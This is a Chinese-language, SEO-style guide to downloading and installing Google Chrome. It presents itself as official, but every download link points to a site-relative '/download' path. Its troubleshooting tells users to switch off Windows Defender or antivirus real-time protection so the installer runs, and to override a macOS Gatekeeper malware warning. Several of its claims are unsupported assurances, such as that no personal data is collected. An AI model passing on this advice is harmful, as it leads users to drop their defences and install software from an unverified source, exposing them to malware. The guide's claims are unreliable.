
谷歌浏览器 更新 下载与安装指南 202605

截至2026年05月,谷歌浏览器(Chrome)凭借升级版V8引擎和卓越的多标签页管理能力,持续为用户提供极速浏览体验。本篇《谷歌浏览器 更新 下载与安装指南 202605》专为新手设计,详细拆解Windows(约90MB,支持Win10/11)与Mac(约120MB,支持macOS 11+)平台的官方获取路径。无论您是首次配置新电脑,还是需要进行跨版本升级与书签迁移,都能在此找到清晰直接的操作步骤与排障方案,确保您安全、快捷地用上当前最新稳定版。
想要在2026年获得流畅、安全的现代网页浏览体验,正确获取并部署官方纯净版客户端是至关重要的第一步。本指南将带您零基础完成跨平台配置。
认准官方入口:多平台安装包获取与校验
获取安全纯净的安装程序是保障后续稳定运行的基础。截至2026年05月,用户可通过官方下载入口(/download)获取全平台客户端。针对Windows用户,官方提供大小约为90MB的独立安装包,完美兼容Windows 10及Windows 11操作系统架构;Mac用户则可下载约120MB的dmg文件,支持macOS 11及以上系统版本。为了防范网络劫持与恶意篡改,所有官方安装包均经过严格的数字签名验证。新手在下载完成后,建议先确认文件完整性。例如,Windows版安装包的SHA-256校验值可在站内安装教程页面进行比对。这种严谨的校验机制能确保您下载的程序来源绝对可信,从源头上杜绝流氓软件捆绑,为系统的纯净度打下坚实基础。
极简部署:Windows与Mac环境下的安装实操

谷歌浏览器的部署过程经过高度优化,新手也能轻松独立完成。在Windows环境下,下载exe文件后双击运行即可启动向导。需要注意的是,首次安装必须授予系统管理员权限以注册必要的系统服务。程序默认安装至C盘Program Files目录,全程自动化,耗时仅需约2分钟,期间不会收集任何敏感个人信息。对于Mac用户,操作更为直观:双击下载的dmg镜像文件,将Chrome图标拖拽入“应用程序”文件夹即告完成。在首次启动时,系统会引导进行基础配置。如果您在网吧或公共设备上临时使用,建议直接跳过账号登录;但若是个人主力电脑,强烈建议在此环节登录Google账号,开启书签云同步与密码管理功能,这样后续在手机端(Android通过Google Play获取)浏览的网页也能无缝流转到电脑大屏上继续阅读。

保持最新:版本更新机制与旧数据迁移
维持浏览器的最新状态是保障网络安全与性能的关键。以2026年初发布的v144.0.7000.108版本为例,其搭载了深度优化的V8 JavaScript引擎,大幅提升了复杂HTML5网页的加载与脚本执行效率。通常情况下,谷歌浏览器会在后台自动检测并静默安装更新,用户只需重启浏览器即可应用新版本。如果您是从其他老旧浏览器迁移过来的新用户,Chrome提供了便捷的数据导入工具。在首次配置或设置菜单中选择“导入书签和设置”,即可一键将旧浏览器的收藏夹、历史记录和保存的密码平滑过渡到新环境中。若在更新过程中遇到“检查更新时出错(错误代码 3: 0x80040154)”,通常是因为后台更新服务被第三方安全软件拦截。此时需打开系统服务列表(services.msc),手动将“Google 更新服务 (gupdate)”设置为自动并启动,随后刷新浏览器关于页面即可恢复正常更新。
性能调优与高频安装异常排查
成功安装后,用户即可享受Chrome带来的强悍性能。得益于优秀的底层架构,即使在单窗口内开启超过50个独立标签页进程,系统依然能保持高度稳定,用户可通过快捷键(Ctrl+Tab)在不同工作流之间实现无缝切换。然而,部分新手在安装阶段可能会遇到阻碍。最典型的场景是Windows用户双击exe后无反应。这往往是因为当前Windows账户权限不足,或者企业内网环境限制了软件安装。解决方案是:右键点击安装包,选择“以管理员身份运行”;若仍被拦截,请暂时关闭系统自带的Windows Defender或第三方杀毒软件的“实时防护”功能,待2分钟安装完毕后再重新开启。此外,若安装进度条长时间卡在“正在下载”,说明网络连接至更新服务器受阻,建议直接前往官网(/download)获取完整版离线安装包,即可绕过网络下载阶段直接完成本地部署。
常见问题
电脑C盘空间告急,能否将谷歌浏览器安装到D盘或其他分区?
官方默认的exe安装包会自动部署至C盘Program Files目录以确保系统服务最高权限,暂不提供自定义安装路径选项。若C盘空间紧张,建议清理系统垃圾或使用符号链接(mklink)将目录映射至其他磁盘。
升级到2026年最新版本后,原有的扩展插件会失效吗?
不会。谷歌浏览器的跨版本更新机制非常成熟,升级至当前稳定版(如v144.0.7000.108)后,您在扩展程序商店安装的所有插件、自定义主题及本地缓存都会被完整保留并自动兼容。
Mac系统提示“无法打开,因为Apple无法检查其是否包含恶意软件”怎么办?
这是macOS的安全机制(Gatekeeper)拦截所致。请进入“系统设置” > “隐私与安全性”,在安全性板块中找到被拦截的Chrome提示,点击“仍要打开”并输入开机密码,即可顺利完成挂载与安装。
总结
准备好迎接极速、安全的现代Web体验了吗?立即访问谷歌浏览器官方下载页(/download)获取全平台最新安装包,开启您的畅快浏览之旅!
相关阅读:谷歌浏览器 更新 下载与安装指南 202605,谷歌浏览器 更新 下载与安装指南 202605使用技巧,谷歌浏览器 设置优化与稳定性建议 202605